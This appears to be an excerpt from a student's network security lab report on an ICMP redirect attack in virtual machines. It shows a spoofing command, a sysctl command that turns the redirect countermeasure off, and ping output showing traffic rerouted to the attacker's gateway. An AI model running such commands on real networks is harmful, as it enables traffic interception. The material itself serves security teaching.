


Upon performing the attack:

A terminal window with a dark purple background and a blue sidebar containing various application icons. The terminal title bar reads "Terminal" and shows system status icons (up/down arrows, "En", battery, speaker) and the time "12:14 AM". The command prompt is "[11/08/21]seed@SiriS\_PES1UG19CS485\_UDPserver:~\$". The command entered is "sudo net2socks 86 --device 'enp0s3' --filter 'src host 10.0.2.10' --gw 10.0.2.11 --spoofip 'raw' --code 0 --src-ip 10.0.2.12".


```
Terminal [11/08/21]seed@SiriS_PES1UG19CS485_UDPserver:~$ sudo net2socks 86 --device "enp0s3" --filter "src host 10.0.2.10" --gw 10.0.2.11 --spoofip "raw" --code 0 --src-ip 10.0.2.12
```

We remove the countermeasure:

A terminal window with a dark purple background and a blue sidebar containing various application icons. The terminal title bar reads "Terminal" and shows system status icons (up/down arrows, "En", battery, speaker) and the time "12:31 AM". The command prompt is "[11/08/21]seed@SiriS\_PES1UG19CS485\_VPNclient:~\$". The command entered is "sudo sysctl net.ipv4.conf.all.accept\_redirects=1". The output of the command is "net.ipv4.conf.all.accept\_redirects = 1".


```
Terminal [11/08/21]seed@SiriS_PES1UG19CS485_VPNclient:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1 net.ipv4.conf.all.accept_redirects = 1 [11/08/21]seed@SiriS_PES1UG19CS485_VPNclient:~$
```

When we ping 10.0.2.12, first the packets go through normally, however after performing the attack, the packets are redirected as shown below:



```
[11/08/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ ping 10.0.2.12
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.409 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=64 time=0.878 ms
64 bytes from 10.0.2.12: icmp_seq=3 ttl=64 time=0.731 ms
64 bytes from 10.0.2.12: icmp_seq=4 ttl=64 time=0.501 ms
From 10.0.2.12: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.11)
64 bytes from 10.0.2.12: icmp_seq=5 ttl=64 time=0.834 ms
From 10.0.2.12: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.11)
64 bytes from 10.0.2.12: icmp_seq=6 ttl=64 time=0.738 ms
From 10.0.2.12: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.11)
64 bytes from 10.0.2.12: icmp_seq=7 ttl=64 time=0.993 ms
```

Wiereshark screenshot:



Therefore, we redirect the IP such that it has the attacker machine's IP gateway. This ensures that the packet gets redirected to the attacker machine and hence the changes are made accordingly. Even in the client VM screenshot we can see the redirect messages being shown.